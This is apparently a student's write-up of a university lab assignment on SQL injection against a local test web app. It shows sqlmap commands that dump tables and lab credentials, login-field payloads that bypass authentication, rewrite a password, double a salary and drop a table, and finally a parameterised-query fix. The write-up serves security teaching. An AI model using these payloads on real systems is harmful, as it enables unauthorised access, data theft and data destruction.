CMPT 489

# Assignment 7

Marcelo Ollin Paco Zepeda
301180252

# *Table of Contents*

# Part 1: SQL Injection

## Task 1:

Using `sqlmap` list all the tables in the database by exploiting the vulnerable endpoint `/vulnerable`. What command did you use? What are the tables you found?

Here is the command used to find the tables:

```
sqlmap -u http://localhost:8084/vulnerable?q=user --tables
```

Here are the tables that I found:

```
…
[10:28:22] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[10:28:22] [INFO] fetching tables for database: 'SQLite_masterdb'
[10:28:22] [INFO] used SQL query returns 2 entries
[10:28:22] [INFO] resumed: 'users'
[10:28:22] [INFO] resumed: 'admins'
Database: SQLite_masterdb
[2 tables] ← Tables found
+--------+
| admins |
| users  |
+--------+

[10:28:22] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/localhost'
[10:28:22] [WARNING] you haven't updated sqlmap for more than 61 days!!!

[*] ending @ 10:28:22 /2019-11-02/
```

## Task 2:

Using `sqlmap` list all the usernames and passwords you found in the tables. What command did you use?

Here is the command that I used:

```
sqlmap -u http://localhost:8084/vulnerable?q=user --dump-all
```

Here are the username and passwords that I found with the command:

```
---
[10:25:49] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[10:25:49] [INFO] sqlmap will dump entries of all tables from all databases now
[10:25:49] [INFO] fetching tables for database: 'SQLite_masterdb'
[10:25:49] [INFO] used SQL query returns 2 entries
[10:25:49] [INFO] resumed: 'users'
[10:25:49] [INFO] resumed: 'admins'
[10:25:49] [INFO] fetching columns for table 'admins' in database
'SQLite_masterdb'
[10:25:49] [INFO] fetching entries for table 'admins' in database 'SQLite_masterdb'
[10:25:49] [INFO] used SQL query returns 1 entry
Database: SQLite_masterdb
Table: admins
[1 entry]
+----------+------------------+
```

```
| username | password         |
+----------+------------------+
| admin | gy2BP3NSapF6c725 |     ← Username and passwords for admins table
+----------+------------------+

[10:25:49] [INFO] table 'SQLite_masterdb.admins' dumped to CSV file
'/root/.sqlmap/output/localhost/dump/SQLite_masterdb/admins.csv'
[10:25:49] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'
[10:25:49] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'
[10:25:49] [INFO] used SQL query returns 1 entry
Database: SQLite_masterdb
Table: users
[1 entry]
+------------+-------------+--------+----------------------------------+----------+------
------------+
| phone      | email       | salary | address                          | username |
password       |
+------------+-------------+--------+----------------------------------+----------+------
------------+
| 1122345678 | user@sfu.ca | 10000  | Some Address, Burnaby BC V3A 4J2 | user     |
JcBswHfIanf6mt3O | ← Username and passwords for users table
+------------+-------------+--------+----------------------------------+----------+------
------------+

[10:25:49] [INFO] table 'SQLite_masterdb.users' dumped to CSV file
'/root/.sqlmap/output/localhost/dump/SQLite_masterdb/users.csv'
[10:25:49] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/localhost'
[10:25:49] [WARNING] you haven't updated sqlmap for more than 61 days!!!

[*] ending @ 10:25:49 /2019-11-02/
```


Task 3:

In the home page of the provided website click Login User and try to gain access to the webpage using SQL injection. Report what you did.

Command used in the username field of the login page:

```
' OR 1=1--
```

Access granted!



## Task 4:

After gaining access, logout and go to User Login. Try to change the password of the `user` using SQL injection. Report how you did it.

Command entered in the username field:

```
'; UPDATE users SET password='123' where username='user' –
```

## Task 5:


After exploiting SQL injection in the User Login go to User Panel with the newly set password and now, you can see the `user`'s data. You can update all of the data fields except the `user`'s salary. Try to exploit SQL injection to double the `user`'s salary. Report what you did.

Command entered in the username field in the login page:

```
'; UPDATE users SET salary=2*salary where username='user' –
```

Here is what happened after login for the account user:

More Money!





## Task 6:


Try to delete the users table using SQL injection from the login page. What actions did you do? How can you confirm that the table was deleted?

Here is the command used to delete the users table (it was entered in the login page in the username field):

```
User'; DROP TABLE users --
```

Here is proof that the tables were deleted:




## Task 7:

Try to fix the bug in the server for the vulnerable endpoint `/vulnerable`. The bug makes the endpoint vulnerable to SQL injection. The bug exists in the backend directory in the file index.js towards the end of the file and the corresponding code is:

The solution was to add binding into the SQL request:

```
app.get("/vulnerable", async (req, res, next) => {
  const db = await dbPromise;
  let ret;
  try {
        ret = await db.get(
        'SELECT username FROM users WHERE username = ? ', req.query.q); ←Bind SQL Request
  } catch(err) {
        ret = "error";
  }
  res.send(ret);
});
```